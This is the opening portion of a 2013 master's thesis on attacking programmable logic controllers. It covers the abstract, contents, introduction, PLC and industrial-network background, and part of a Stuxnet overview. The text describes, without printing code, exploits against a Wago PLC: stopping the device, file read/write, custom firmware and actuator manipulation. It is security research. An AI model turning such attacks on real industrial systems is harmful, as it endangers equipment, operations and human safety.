1
Creating a Weapon of Mass Disruption:
Attacking Programmable Logic
Controllers
Morten Gjendemsjø
Master of Science in Computer Science
Submission date: June 2013
Supervisor:
Lillian Røstad, IDI
Norwegian University of Science and Technology
Department of Computer and Information Science
Abstract
A programmable logic controller (PLC) is a small industrial computer made to withstand the harsh environment it operates in. PLCs were designed for a closed, trusted
network with little emphasis on security. Since their introduction, the automation world
has changed, and the line between traditional IT and automation has slowly faded away.
By integrating well known, low cost, technology such as commodity operating systems
and TCP/IP into the automation realm, new threats are emerging. Security by obscurity
was long deemed sufficient for industrial networks. If this was ever true, it is not anymore,
especially when considering where PLCs are deployed; PLCs are part of virtually every
industrial control system in the world and is at the heart of systems such as power production (including nuclear), pipelines, oil and gas refineries, water and waste, and weapon
systems. A compromised system could mean financial loss, damage to equipment or in
some cases, loss of life.
This thesis looks at PLC security from an attacker’s perspective. That is, given logical
network access, what will an attacker attempt to accomplish and how will he or she proceed? In order to answer these questions, and more, this thesis discusses techniques and
tools that can be used to compromise a PLC. Studying PLC security in detail, this thesis
include both theoretical and practical aspects of security in PLCs. In-depth security tests
are performed on a widely used PLC; uncovering several critical security vulnerabilities,
including a new XML parser vulnerability accompanied by a zero day exploit allowing
the adversary to perform a DoS attack that completely disables the PLC, including communication capabilities. Other exploits are also developed and their consequences run the
gamut from arbitrary code execution, file read/write permissions, installing customized
firmware, to manipulating actuators. The research culminates in a set of python scripts,
an exploit suite, implementing all the exploits developed.
This thesis shows that an adversary with network access can perform devastating attacks
with relative ease. In the hands of the wrong people, the weaponized exploit suite, can
cause tremendous damage. Shutting down, or altering, an industrial process will in many
cases have severe financial and/or safety consequences.
i
ii
Preface
I would like to express my gratitude to my academic advisor Dr. Lillian Røstad for her
invaluable guidance, support and encouragement.
Second, I would also like to thank Bergen Elteknikk AS for providing industry insight,
expert opinions, and for providing me with the necessary equipment.
Third, I would like to sincerely thank Jan Tore Sørensen at Mnemonic AS for fruitful
discussions and valuable insight into deployment scenarios and real world applications of
PLCs.
Last but not least, I would like to thank my brother, Anders Milde Gjendemsjø for taking
the time to read, evaluate and provide feedback during writing.
As the result of this thesis is a powerful set of tools that can potentially cause a lot of
damage, Lillian and I have decided to not publish the exploit suite along with the thesis.
While all the information needed to create the tools is available in this thesis, we deemed
it unnecessary to provide the public with an easy to use weapon.
iii
iv
Contents
Abstract
i
Preface
iii
Contents
vii
List of Tables
ix
List of Figures
xi
I
Introduction
1
1
Introduction
1.1 Problem description and limitations
1.2 Motivation . . . . . . . . . . . . . .
1.3 Research methodology . . . . . . .
1.4 SCADA, DCS and ladder logic . . .
1.5 Organization . . . . . . . . . . . . .
.
.
.
.
.
3
3
4
4
5
5
.
.
.
.
.
.
7
7
7
8
8
9
10
.
.
.
.
.
.
13
14
15
16
18
18
19
2
3
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
Programmable logic controllers
2.1 Introduction to Programmable Logic Controllers . . . .
2.1.1 Evolution of Programmable Logic Controllers .
2.1.2 Input/Output . . . . . . . . . . . . . . . . . .
2.1.3 Control loop . . . . . . . . . . . . . . . . . .
2.1.4 Industrial Control Systems . . . . . . . . . . .
2.2 Network architectures . . . . . . . . . . . . . . . . . .
State of the art
3.1 Stuxnet - The most sophisticated malware yet
3.2 Field device Protection Profile . . . . . . . .
3.3 PLC Malware . . . . . . . . . . . . . . . . .
3.4 Industrial protocols . . . . . . . . . . . . . .
3.5 Contradictory goals create challenges . . . .
3.6 Summary . . . . . . . . . . . . . . . . . . .
v
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
4
II
Threat modeling
4.1 Threat model . . . . . . . . . . . . . . . . . . . . . . . . .
4.2 Step 1 - Decomposing, entry points and assets . . . . . . . .
4.2.1 Decomposing . . . . . . . . . . . . . . . . . . . . .
4.2.2 Entry points . . . . . . . . . . . . . . . . . . . . . .
4.2.3 Trust levels . . . . . . . . . . . . . . . . . . . . . .
4.2.4 Valuable asset enumeration . . . . . . . . . . . . . .
4.3 Step 2 - Determining and categorizing adversary goals . . .
4.3.1 STRIDE . . . . . . . . . . . . . . . . . . . . . . .
4.3.2 Attacker goals . . . . . . . . . . . . . . . . . . . .
4.4 Step 3 - Selecting attacker goals and constructing attack trees
4.4.1 Attacker goals warranting further investigation . . .
4.4.2 Attack trees . . . . . . . . . . . . . . . . . . . . . .
4.5 Concluding remarks . . . . . . . . . . . . . . . . . . . . . .
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
Experimentation
21
21
22
22
23
25
26
30
30
31
33
33
35
37
43
5
Wago 750-881
5.1 Description . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
5.2 Security mechanisms incorporated in Wago 750-881 . . . . . . . . . . .
5.3 Setup . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
45
45
49
51
6
Attack surface - Updating firmware
6.1 Introduction . . . . . . . . . . . . . . . .
6.2 Generic approach . . . . . . . . . . . . .
6.3 Attacking the firmware . . . . . . . . . .
6.3.1 Firmware format . . . . . . . . .
6.3.2 Reversing the firmware . . . . . .
6.3.3 Modifying the firmware . . . . .
6.4 Attacks stemming from firmware analysis
6.4.1 Update Protocol . . . . . . . . .
6.4.2 Bricking the device . . . . . . . .
6.4.3 Shutting down the PLC . . . . . .
6.5 Mitigations . . . . . . . . . . . . . . . .
6.6 Further work . . . . . . . . . . . . . . .
6.7 Concluding remarks . . . . . . . . . . . .
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
53
53
54
57
57
59
59
61
61
63
65
66
66
67
Attack surface - Ladder logic runtime
7.1 Introduction . . . . . . . . . . . . . . .
7.2 Wago’s runtime - CoDeSys . . . . . . .
7.3 Attacking the ladder logic runtime . . .
7.3.1 Unauthenticated file read/write .
7.3.2 Executing arbitrary ladder logic
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
69
69
70
71
71
74
7
vi
.
.
.
.
.
7.4
7.5
7.6
8
III
9
7.3.3 Zero day XML parser vulnerability
Mitigations . . . . . . . . . . . . . . . . .
Further work . . . . . . . . . . . . . . . .
Concluding remarks . . . . . . . . . . . . .
Attack surface - Fieldbus
8.1 Introduction . . . . . . . . . . . . .
8.1.1 Modbus TCP Protocol . . .
8.1.2 Modbus security . . . . . .
8.2 Wago Modbus . . . . . . . . . . . .
8.3 Attacking with Modbus . . . . . . .
8.3.1 Modbus as an attack vector.
8.3.2 Reading I/O values . . . . .
8.3.3 Writing output values . . . .
8.4 Mitigations . . . . . . . . . . . . .
8.5 Further work . . . . . . . . . . . .
8.6 Concluding remarks . . . . . . . . .
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
Summary
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
75
78
78
79
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
81
81
84
86
87
89
89
90
91
93
93
94
95
Discussion
97
10 Conclusion
101
10.1 Suggestions for future work . . . . . . . . . . . . . . . . . . . . . . . . . 102
References
102
A Appendix 1 - Firmware update protocol details
109
vii
viii
List of Tables
4.1
4.2
4.3
Trust levels . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
PLC assets . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
STRIDE threat categorization . . . . . . . . . . . . . . . . . . . . . . . .
25
26
30
5.1
5.2
5.3
5.4
Memory areas in Wago 750-881 . . . . . . . . . . .
Wago 750-881 Direct addressing structure . . . . . .
Security mechanisms incorporated in Wago 750-881
Security mechanisms lacking in Wago 750-881 . . .
.
.
.
.
46
48
49
50
8.1
8.2
8.3
Modbus Function Codes . . . . . . . . . . . . . . . . . . . . . . . . . .
Modbus Exception Codes . . . . . . . . . . . . . . . . . . . . . . . . . .
Wago Modbus special registers . . . . . . . . . . . . . . . . . . . . . . .
85
85
88
ix
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
x
List of Figures
2.1
2.2
A typical DCS architecture . . . . . . . . . . . . . . . . . . . . . . . . .
A typical ICS network architecture . . . . . . . . . . . . . . . . . . . . .
10
12
4.1
4.2
4.3
4.4
4.5
4.6
4.7
Entry points and their corresponding protocols . . . .
Graphical representation of example attack tree . . .
Attack tree: Stop PLC . . . . . . . . . . . . . . . . .
Attack tree: Reading/Writing process values . . . . .
Attack tree: Gaining read/write access to file system .
Attack tree: Install customized firmware . . . . . . .
Attack tree: Perform action as legitimate user . . . .
.
.
.
.
.
.
.
24
36
38
39
40
41
42
5.1
Wago 750-881 initialization and control loop . . . . . . . . . . . . . . .
47
6.1
6.2
6.3
6.4
6.5
Firmware HTML: Original version
Firmware HTML: Altered version
Firmware update protocol . . . . .
Firmware update protocol header.
Bricking the PLC . . . . . . . . .
.
.
.
.
.
60
60
62
62
64
7.1
Relationship between CoDeSys IDE, runtime system, operating system
and I/O components [34] . . . . . . . . . . . . . . . . . . . . . . . . . .
71
8.1
8.2
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
Modbus TCP architecture, connecting to Modbus serial via a gateway. [10] 83
Modbus TCP Message format [26] . . . . . . . . . . . . . . . . . . . . . 84
xi
xii
Listings
6.1
6.2
6.3
6.4
6.5
6.6
7.1
7.2
7.3
8.1
Firmware HTML : First 5 lines of the Wago firmware
Calculate Intel hex checksum . . . . . . . . . . . . .
Firmware HTML : Original version . . . . . . . . .
Firmware HTML : Altered version . . . . . . . . . .
STOP packet . . . . . . . . . . . . . . . . . . . . .
Restart packet . . . . . . . . . . . . . . . . . . . . .
Upload file packet payload . . . . . . . . . . . . . .
Example: XML substition macro . . . . . . . . . . .
XML Bomb, a billion strings . . . . . . . . . . . . .
Example EA-config.xml file . . . . . . . . . . . . .
xiii
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
.
58
60
60
61
65
65
72
76
76
91
Part I
Introduction
1
Chapter 1
Introduction
1.1
Problem description and limitations
This thesis is a study of edge device security in industrial control systems. Programmable
logic controllers (PLCs) are a part of virtually every industrial control system. When
introduced in 1969, PLCs were designed for a closed trusted network with little emphasis
on security. Over the past decades, the line between industrial automation systems and
traditional IT systems has slowly faded away. Protocols such as TCP/IP has been adopted
and is widely used today. Remote management, web servers and other functionality that
traditionally have been reserved to computers are now commonplace for PLCs. This
implies increased complexity, and thus also design and implementation flaws that can be
exploited by an adversary. As PLCs have evolved and introduced new functionality, new
and evolved threats are also introduced. This thesis takes on the perspective of an attacker,
and seeks to determine how PLCs can be compromised and what can be achieved if they
are.
This thesis address security in PLCs in general based on a combination of state of the art
published literature and the most recent from the online security scene. Furthermore, indepth security tests will be performed on a widely used PLC, namely the Wago 750-881.
The different components of the PLC’s attack surface has to be identified and investigated
for security flaws and vulnerabilities. If vulnerabilities are discovered, corresponding
exploit code will be developed. The result of this thesis is a set of automated attack
scripts bundled together as an exploit suite.
To sum up, the following research questions will be addressed in this thesis:
RQ1 What is the current state of research on Programmable Logic Controller security?
RQ2 Using threat modeling, what will an attacker strive to accomplish?
RQ3 Leveraging the threat model, can new or existing vulnerabilities be exploited to
achieve said goals? That is, as an outsider with no legitimate credentials to the
3
Wago 750-881, is it possible to perform of the following operations?
RQ3.1 Stop the PLC
RQ3.2 Read/write files
RQ3.3 Read/write I/O values
RQ3.4 Install customized firmware
RQ3.5 Execute arbitrary ladder logic
RQ4 Based on the vulnerabilities exhibited, can an automated exploit suite be developed?
This thesis assumes that the adversary has logical network access to the device. I.e. the
adversary is able to freely communicate with the devices. This implies that generic network penetration techniques are outside the scope of this thesis. Furthermore, this eliminates the need to make deployment assumptions about network topology, network security
mechanisms installed, etc. Host based security is also deemed outside the scope. That is,
compromising the PC used to program the PLC is not covered.
1.2
Motivation
Today, programmable logic controllers (PLCs) come with microprocessors and embedded
operating systems, web servers for easy configuration, FTP servers, and remote access
capabilities. They are at the heart of processes controlling everything from power production(including nuclear), oil and gas pipelines, and water treatment plants to traffic signals,
shipping, and home automation. The fact that PLCs manage physical processes implies
that the consequences of a compromised system are physical as well. A compromised
system could mean loss of life, damage to the equipment or financial loss. The above
scenario has been the motivation and starting point for investigating PLC security. It is
without doubt a fascinating topic with far reaching consequences. As the stage is set, i.e.,
the critically of PLCs in industrial operations, taking on the perspective of an attacker is
indeed interesting.
1.3
Research methodology
Regardless of the target system, if one is attempting to compromise it, information is the
key to success. State of the art literature, books and papers is used not only to learn about
PLCs, but also to gain insight in what experienced researchers has attempted in order to
compromise them. Once the basics are established, threat modeling is performed in order
to determine possible threats to the PLC. Furthermore, valuable assets are enumerated
in order to create an understanding of what the PLC has of value. As time would not
permit full exploration of the PLC’s attack surface, some avenues has to be pursued at the
4
expense of others. These decisions are made in collaboration with industry experts and
based on previous research and state of the art literature. The threat model culminates to
a set of adversary goals which are subject to further investigations.
With the adversary goals in hand, experiments are performed to determine if it is possible
to achieve said goals. This thesis takes on the perspective of an adversary with no insider
information. That is, all information used to compromise the PLC, is publicly available.
As no source code is available, black box testing is the only applicable approach. In black
box testing, implementation details are not considered, or as in this case, not available.
Test cases are thus derived from the inferred specification of the software [74]. Establishing what services are running, which protocols are supported or otherwise gain knowledge
about the inner workings of the target, will piece together the attack surface for the target
PLC. Given an adversary goal, one has to determine what part of the attack surface can be
exploited to bypass security mechanisms or alter the flow of control to achieve said goal.
Once the protocol or service has been identified, tools will aid the compromise. There
exist a manifold of tools online, and if none are applicable, new tools will be developed
or altered as needed. If successful, the experimentation will result in a set of scripts, an
exploit suite, which implements the necessary functionality to automatically perform the
attacks.
1.4
SCADA, DCS and ladder logic
For all intents and purposes in this thesis, Supervisory Control and Data Acquisition
(SCADA) and Distributed Control System (DCS) describe the same industrial control
systems. As DCS is commonly used in Europe, it will also be used in this thesis.
The widely used term "ladder logic" in this thesis is not technically correct. IEC 61131-3
defines two textual and two graphical PLC programing languages, in which ladder logic is
one of them. However, the term comes from ladder logic being the first available programming language, and has stuck since. This thesis has chosen to follow the nomenclature of
automation world and thus uses ladder logic to describe the logic (PLC program) running
on the controller, regardless of programming language used.
1.5
Organization
This thesis consists of three parts; Part I introduces key concepts, state of the art and
presents a threat model. Part II is concerned with attacks against a test PLC. Part III
discusses the results and concludes the thesis.
It is not assumed that the reader is familiar with programmable logic controllers and
industrial control systems. A brief introduction to these topics is thus given in chapter
2. Next, in chapter 3, the PLC security research frontier is presented. Based on this
5
knowledge, a novel threat model for a generic PLC is constructed in chapter 4. The
threat model culminates in a set of important adversary goals that are further analyzed
and depicted as attack trees, concluding part I.
Building on part I, part II is comprised of experiments. The focus is narrowed from a
generic PLC to a specific make and model. In chapter 5, an introduction to the test PLC
is given. The foundation for experimentation is now established. With the adversary
goals in hand, experimentation commence in chapter 6 by looking at an important part
of the PLC’s attack surface, namely updating the firmware. By reverse engineering the
firmware, and its update protocol, valuable insight is gained. Next, in chapter 7, adversary
goals pertaining to the ladder logic runtime system is elaborated on. Exploits developed in
this chapter pave the way for new attacks. With new and enhanced capabilities; Fieldbus
communication, the third and last part of the attack surface is explored in chapter 8. The
experimentation, showing that an adversary with network access can perform attacks with
serious consequences, culminates in an exploit suite. The exploit suite, capable of altering
and shutting down an industrial process, concludes part II.
In part III, the focus is once again lifted back up to generic PLCs. In chapter 9, the results
are discussed and the research questions evaluated. Concluding remarks and further work
is presented in chapter 10.
6
Chapter 2
Programmable logic controllers
2.1
Introduction to Programmable Logic Controllers
This chapter is a slightly modified version of chapter 2 in the specialization project [32].
This is done to make the thesis independent of any previous work, and thus eliminating
the need to read two reports.
2.1.1
Evolution of Programmable Logic Controllers
A Programmable Logic Controller (PLC) is a small industrial computer. They are solid
state devices designed to withstand the harsh operating environment of the industry. They
were originally designed to replace the hard-wired relay panels[27]. Before PLCs, changes
to the process would be expensive and time consuming as physical rewiring was necessary. In 1968, the Hydramatic Division of General Motors Corporation(GM) specified
design criteria for the computerized replacement. Several companies responded with designs of what we now call PLCs. By late 1969 the first PLC that could replace hardwired
relay logic was released. Since then, the PLCs has been under continuous development
and today PLCs are available in a wide range of capabilities and cost[5].
A PLC typically consists of a processing unit (CPU), memory, input/output interfaces,
power supply, communication interface and a programming interface. The programming
interface is used to transfer the programs to the PLC and the communication device is to
communicate over the network (including communicating with other PLCs). CPU, memory, and power supply are the same as those found in a regular computer and are thus
assumed familiar.
Originally it was designed to be operated by engineers and maintenance staff with limited
computer programming skills. Thus, the first language used to program a PLC, ladder
7
logic, closely resembles circuit diagrams of relay logic hardware. Since then the IEC
61131[18] has been released and it defines two textual and two graphical PLC programming languages.
2.1.2
Input/Output
A PLC input signal is either digital/discrete or analog. Discrete or digital signals are On
or Off and are sent using current or voltage. On and Off have their own designated range.
One possibility could be that a 24V range is divided into three sections; OFF is less than
2V while ON is more than 22V and everything else in between is undefined. (Neither on
or off). Sensors that give a digital or discrete signal can be connected directly to input
ports of the PLC.
An analog sensor yields an output proportional to the measurement. Such analog signals have to be converted to digital signals before they can be input to the PLC. This is
done by outputting a voltage or current proportional to the process signal.
Example:
A 4-20 mA current would be mapped to an integer value between 0 and n. Where n is
typically 216 or 232 . The amount of current would be proportional to the measurement.
E.g. a measurement of 40 degrees Celsius could yield a 5.5231 mA signal to the PLC.
The PLC is aware of this mapping and use this information to generate an output signal
to the actuators.
The output ports sends control signals to the actuators, which in turn, transforms the
electrical signal into some more powerful action. An example of an actuator is a relay.
When a PLC turns on the output connected to a relay, a magnetic field is produced. This
magnetic field closes one or more switches. The result of this is that a much larger current
can be switched on. A relay can thus be used to power an electrical motor and other highcurrent equipment. Typical input devices used with PLCs are temperature and pressure
switches, proximity switches, position detection, encoders, and photoelectric switches.
Typical output devices are relays, contactors(high-current relays) and motors.
2.1.3
Control loop
A PLC is continuously running through its program. Each loop is called a cycle. In the
first phase of the program, the inputs are read. The program is executed with the inputs
as parameters and the output is changed correspondingly. There is always time spent examining the inputs while processing. This adds up to a substantial amount of time if the
number of input devices becomes large. In an attempt to minimize cycle time, a specific
area of RAM is used as a buffer between the CPU and I/O devices. Instead of reading
input variables as they are used in the program, all inputs are read at the beginning of the
8
cycle. At the end of the cycle, all output signals stored in the buffer area (in RAM) is
transferred to the appropriate output device. The output devices retain their output signal until the end of the next cycle. Boolean functions that depend on the results of other
boolean functions use the result obtained in the previous cycle.
As the cycle time is greater than zero, the input states will be sampled with the same
frequency as the cycle time. As a typical cycle time is in the range of 10-60 ms, there can
be a delay in the system of this order. Thus, the response time of the system is equal to
the cycle time. Furthermore, input signals can be missed completely if their signal is not
present longer than the cycle time. There are a number of factors that will influence the
cycle time, such as the CPU used, the number of I/O devices and the size and complexity
of the program.
PLCs can react to input signals that deviate from the current set point in different ways.
The most basic is on-off mode, in which the controller outputs either on or off depending
if the signal is either higher or lower than the set point. In this case the output signal
is constant. Proportional mode is when the controller’s output is proportional to the difference between the set point and the actual value. For more about programmable logic
controllers see [5].
2.1.4
Industrial Control Systems
Industrial Control System (ICS) is a general term that describes different control systems
such as a single PLC for smaller systems, a few PLCs for a single plant and distributed
control system (DCS) for larger, often geographically dispersed, systems. These control
systems are usually used in industries such as oil and natural gas, building automation,
chemical, transportation, food and beverage, electrical, pulp and paper, pharmaceutical
and manufacturing –e.g automotive, aerospace, and durable goods.
PLCs are the primary component in smaller control systems used to provide regulatory
control of discrete processes such as assembly lines and for building automation in small
buildings. However, one PLC is not enough for a larger system such as plants, factories
and larger buildings. Thus, for PLCs to control large processes, they have to be interconnected where each PLC is responsible for its own sub-process. It has become increasingly
popular to implement systems that can both control and monitor industrial processes[8].
These systems usually have to function over geographically dispersed locations. E.g. interconnection of power plants within a country.
In larger, distributed control systems, there is often a control center monitoring and controlling field sites. Based on information received from the remote locations, actions
can be taken to ensure normal operation. These actions can be operator actions, or automatic actions decided by the software running in the control center. Actions are then
pushed back to the remote station’s field devices. DCS are responsible for controlling
several smaller, integrated, subsystems that in turn control their own localized process.
9
Product and process control are usually feed-back or feed-forward control loops whereby
key product and/or process conditions are automatically maintained around a set point.
PLC are often used as field devices and can offer a range functionality to accomplish the

desired product or process tolerance. A typical architecture is illustrated in Figure 2.1
(Borrowed from [71])
Figure 2.1: A typical DCS architecture
When they were first developed, ICS had very little in common with IT systems. ICS
were isolated and ran proprietary software. In recent year there has been a shift towards
utilizing low cost Internet Protocol (IP) devices. Replacing proprietary solutions with well
known protocols and software lowers the threshold for implementing a wide range of new
features. This shift significantly narrows the gap between ICS and IT systems. While this
allows for closer connection between the existing corporate network and the ICS, this also
means that the ICS is less isolated from the outside world than its proprietary predecessor.
2.2
Network architectures
Industrial control systems are seldom based on a single field device. The complexity of
the system grows rapidly as more components are added to the system, thus creating a
need to organize the components in a way that is easy to work with. Communication
networks for industrial control systems are usually built in a layered/hierarchical way as
shown in Figure 2.2.
Different parts of the system have different requirements. For communication between
the process network and the corporate network, Ethernet is a suitable protocol. However,
for communication between the PLC and the actuators and sensors, a different set of
protocols are better suited. In the following three subsections we will take a close look at
each of the three layers and protocols suited.
10
Field level
The field level is the lowest level. This is where the actuators and sensors communicate
with PLC or other controllers. The ICS will most likely impose real time requirements for
controllers and field device in the millisecond range. This warrants a fast and deterministic way of accessing the field devices. A large number of proprietary communication
systems, media and protocols can be found on this level. Most of these were not developed with security in mind. Fieldbus protocols are used where a large number of field
devices must be connected to the controllers, while point-to-point wiring is used if the
number of devices remains relatively small. Security by obscurity was considered good
enough at the time when they were designed. If that was ever true, it is not any more.
Control Level
The control level carries real time data between process controllers and operator workstations in addition to process data from the control level to the corporate level. While
still important, real time requirements at the control level are not as strict as in the field
level. Controllers communicate with the field level using fieldbus or direct wiring. When
communicating within the control level, Ethernet is used for communication between the
controller and operator workstations. For communication between controllers, a variety
of protocols exist. Modbus is one of them and will be given attention in this thesis.
Corporate level
The corporate level often refer to the corporate network. In modern network architectures, the ICS is connected to the corporate network for improved efficiency by making
process information available on the corporate intranet. The communication to and from
the corporate level usually utilize Ethernet. This layer can also include remote access, if
allowed.
11
Remote access
workplaces
Internet
Workplaces
Firewall
Corporate network
Corporate level
Servers
Workplaces
Control network
Control level
PLC
Control level
network
Field level
Figure 2.2: A typical ICS network architecture
12
Chapter 3
State of the art
This chapter is a slightly modified version of chapter 3 in the specialization project [32].
This is done to make the thesis independent of any previous work, and thus eliminating
the need to read two reports.
PLCs were originally designed for a closed, trusted network with little emphasis on security[27]. The increased processing power and capabilities of modern PLCs warrants
more advanced features and functionality. Remote access capabilities allow operators to
monitor and manage devices with ease. This is especially useful for geographically dispersed PLCs, such as PLCs in distributed control systems. PLCs are being deployed with
Ethernet cards in order to connect these devices to local and wide area networks[11]. Services that are now available on many PLCs include web servers, SNMP, telnet, and FTP
servers. The servers and services are often not meant to be fully featured, maintained or
secure[68]. All of these services are well known by the hacking community, and exploits
are released to the public every day[28]. As previously mentioned, interconnection with
the corporate network is becoming more commonplace. This interconnection between
networks place both the ICS network and the corporate network at higher risk. Given
that one is compromised, there is now a direct path to the other. At the same time, this
should create a willingness to secure ICS networks as all the corporate data is potentially
reachable from the ICS network. More attacks than ever before will be applicable to the
non-proprietary software running on the controllers in the ICS.
A typical PLC’s attack surface can be divided roughly into six main parts: hardware,
firmware, OS, services (web-,FTP-, telnet-servers etc.), ladder logic (including run time
system), and communication protocols . Unless you are a nation state or state organization
with a three letter acronym, there is a small chance you have the resources to design and
manufacture your own hardware. To some extent, you are forced to trust the hardware.
Malicious modifications to the firmware are the most intrusive and serious vector. It is also
hard to detect and if discovered, it would have to be decompiled and reverse engineered
in order to gain insight into the intent of the attacker. Software modifications can prove
to be just as serious, but are much easier to discover and analyze. The operating systems
deployed in PLCs are often real time operating systems tailored for embedded systems.
13
Providing similar services as a regular OS, it constitute a large part of the PLCs attack surface. An identical argument holds for the services such as web and FTP servers, similar
functionality to their desktop siblings, but often customized for embedded devices. Ladder logic, while constituting a smaller part of the attack surface, is still important. In most
cases, ladder logic only communicates with other PLCs as well as sensors and actuators.
Nevertheless, it is an important aspect of PLCs and can be exploited. Communication
protocols supported vary between PLCs and will influence the controller’s security on a
large scale, as some industrial protocols allow for privileged operations without authentication. E.g. Modbus, Ethernet/IP, etc. While outside the scope of this thesis, the host
used to program the PLC can also be used to compromise the PLC.
3.1
Stuxnet - The most sophisticated malware yet
There is no way to discuss security in PLC without discussing Stuxnet[29]. Stuxnet is
arguably one of the most complex and carefully planned computer worms to date. It took
the information security community by storm in June 2010.
In January 2010, International atomic energy agency (IAEA) inspectors completed an
inspection of the uranium enrichment plant outside Natanz in central Iran when they noticed that something was wrong with the plant. Normally for a plant that size, about 800
centrifuges would be replaced over a year due to malfunction or other problems. During late 2009 and early 2010 Stuxnet destroyed around 1000 centrifuges[2]. The reason
for high rate of malfunctioning centrifuges remained unknown until security company
VirusBlockAda discovered Stuxnet in mid June 2010. By attacking the Iranian nuclear
program, a new era of warfare was introduced. The use of cyber weapons to create physical destruction, is now a reality.
Stuxnet’s main target was the centrifuges, to make them speed up past what they were
meant to spin at. The increase in rotational speed lasted for 15 minutes, before it was
reduced to normal speed. 27 days later, the speed was drastically reduced. This increase
followed by a decrease in rotational speed caused the aluminum to expand and was enough
to make the centrifuges fail at much higher rate[69]. Any change in the rotational speed of
the centrifuges were hidden from the operators by the world’s first PLC rootkit[29]. When
the motor reported it’s current speed, the data was intercepted, changed and then reported
back to the operators as if everything were normal. Stuxnet spread to about 100 000 PCs
worldwide, the majority in Iran. The only controller infection that were confirmed were
the ones in Natanz. Stuxnet was incredibly sophisticated and complicated. It was beyond
cutting edge.
Here, we will touch on some key aspects of the internal mechanics of Stuxnet[29]. Stuxnet
